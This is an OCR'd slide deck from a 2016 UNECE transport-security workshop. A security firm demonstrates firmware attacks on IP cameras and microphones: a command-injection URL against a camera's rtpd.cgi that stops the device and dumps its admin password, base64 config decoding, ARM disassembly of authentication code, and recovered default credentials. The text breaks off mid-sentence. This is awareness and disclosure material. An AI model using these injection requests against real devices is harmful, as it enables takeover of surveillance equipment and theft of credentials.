Workshop on

Critical Transport Infrastructure and Cyber Security

6 September 2016

Working Party on Transport Trends and Economics

UNECE

Inland Transport Committee

UNECE

Critical Infrastructure attack through Firmware exploitation.

Geneve 06 September 2016

Gianni Cuozzo

ITALY

CEO Aspisec s.r.l.


ASPISEC

WHO WE ARE

ASPISEC is a cyber sec company based in rome with the goal to provide the highest skill level possible to Public and Private bodies that are willing to ensure their networks and products.

ASPISEC is the leading company in firmware sec and IoT sec.

Concernign Critical infrastructure Protection we wish to clarify that it is fundamental adopt the best hardware solutions available, but good hardware must come with good software which is in charge to avoid any sec breach at firmware.



IP Microphone and IP Cameras

IP devices are nowadays very common
And daily used. IP security cameras are really
Common in banks ,hospitals , malls, gas stations,
Airports, Ports, Company , Factory ,Military bases .
Same for IP Microphones. This devices are cheap, easy to use, and easy to setup, this is why they are really common. This devices are running server side application in order to communicate , generally with Web Services es. users portal or users application.
.


ASPISEC

Firmware

Firmware is a software type that provides control, monitoring on Hardware devices, 90% of the consumer and industrial electronics we use every day is running by Firmware, very often devices are shipped with non refined firmware, or not security proven firmware, vendors usually releases firmware update later, expecting that users updates their firmware….this is the plan....reality is really different.

Vendors Firmwares

- Vendors usually release their Firmware update trough Dedicated webpage inside their Website, and anyone can Download the firmware….



Download

N5072 HD Network Speed Dome Camera

N5072 Firmware

N5072 Firmware (10.71MB, 10.7MB, English, 2012.06.20-V1.01)

N5072 Release Notes


N5072 Release Notes (0.18MB, 189KB,English,2012-06-20)

N5072 Data Sheet

N5072 Data Sheet (0.18MB, English, 2013.01.21-V1.0)

Vendors Firmware


- ….and Analyze them.




```
"/cgi/admin/" =>
(
        "method" => "basic",
        "realm" => "$model",
        "require" => "user=$_AdminUser_ss"
),
"/video/" =>
(
        "method" => "basic",
        "realm" => "$model",
        "require" => "valid-user"
),
```

Vendors Firmware

- ....and analyze it even deeply.




```
audio     cgiMain.sh  config
cgi       cht         dcsclictrl.cab
cgi-bin   common      dev
```



```
total 1
-rwxr-xr-x 1 root root 963 1969-12-31 19:00 rtpd.cgi
```

…So it begins.

The ($QUERY_STRING) is really vulnerable because allow anyone to run command without root access



```
. $conf > /dev/null 2> /dev/null
eval "$(echo $QUERY_STRING | sed -e 's/&/ /g')"
```

Execute every command

For instance, to stop the camera its only necessary to perform this script on local network :

http://192.168.1.101/cgi-bin/rtpd.cgi?**action=stop**

….and the camera goes off.

Your local network adress

Action you want to perform

And it get worse…

Once we know how to script inject the camera “cgi-bin”, we also can Easly grab admin credentials , this way .


```
**/cgi-bin/rtpd.cgi?echo&AdminPasswd_ss|tdb&get&HTTPAccount
```

Your local network adress

Credentials ghatering command

Results

Password!




```
AdminPasswd_ss="prk441889j"
Usage:  rtpd.cgi?action=[start|stop|restart|status|get|set]&...
```

List of executable commands!

As we seen in this short demonstration, firmware security is something which can be very dangerous , also because Firmware exploitation is easily performable by medium-tier “hackers” , this demo was performed on an outdated(2014) Vendor firmware , if the firmware was updated this attack wont be able to perform any damage.

IP Microphone Exploitation for Biometrics


- Ip Microphone are usually operated by corporate for internal communication , like IP Cameras , IP Microphone are operated trough a webserver , which redirects trough communication server , in some case , those webservers integrates biometrics authentication trough voice recognition.




We will work on this part

Ip Microphone Exploitation

- As we seen with the ip camera,we can download firmwares trough vendors website, or we can direct extract them via “reverse engeniering” , in order to get information on software structure.




```
eve@eve:~$ cat encoded.config | base64 -d
O`Y?bJ5␐␁␓ rgoxeT=GfF
␔OK�'m␁␓+�gogs�p␔�␁␓+�goeeVppm3␘w��Pes�$q?n
"ts=␁␓,'W��{�hg��␘w����s�$q?nd�/␘w�qRmp�[W�

�␁␓((��z][�`\Z�8
                O-Z�␔d�,xm-␓"i{ot�P�␔�␔d�sW
␔d�sW�py�pz�=␘w�q�d{�q�$qb�␁␓so_�-␔�4�M?m␁␁
```



BASE 64


Base 64 Decoder

Decoded




```
sub_9B88

var_550C= -0x550C

STMFD   SP!, {R4,R5,LR}
MOV     R4, #0x5556
MOV     R2, R4          ; n
MOV     R1, #0          ; c
SUB     SP, SP, #0x5500
SUB     SP, SP, #0x58
ADD     R5, SP, #0x5564+var_550C
SUB     R5, R5, #0x58
MOV     R0, R5          ; s
BL      memset
MOV     R1, R4
MOV     R0, R5
BL      down_config_file
```

Ip Microphone Exploitation



```
LDR      R0, =aOamp      ; "OAMP"
LDR      R1, =aL1_pwd    ; "l1_pwd"
MOV      R2, R3
MOV      R3, #0x40
BL       PRO_GetStr
```

Analyzing the code we find the authentication method which Requires a password, but we find also this is also easily exploitable




```
loc_ADFC
SUB      R3, R11, #-s2
LDR      R0, [R11,#s1]     ; s1
MOV      R1, R3            ; s2
BL       strcmp
MOV      R3, R0
CMP      R3, #0
BNE      loc_AE38
```

```
SUB      R3, R11, #-var_98
LDR      R0, [R11,#var_A0] ; s1
MOV      R1, R3            ; s2
BL       strcmp
MOV      R3, R0
CMP      R3, #0
BNE      loc_AE38
```

$Echo function.

Passwords and biometrics auth. Gathering.




```
[OAMP]
l1_usr=L1_admin
l1_pwd=L1_51
l1_oamp_mode=0
l1_gui_mode=0
```

Admin

Password


General unencrypted password , obtained trough the $Echo function, provides us administrative right and access to the 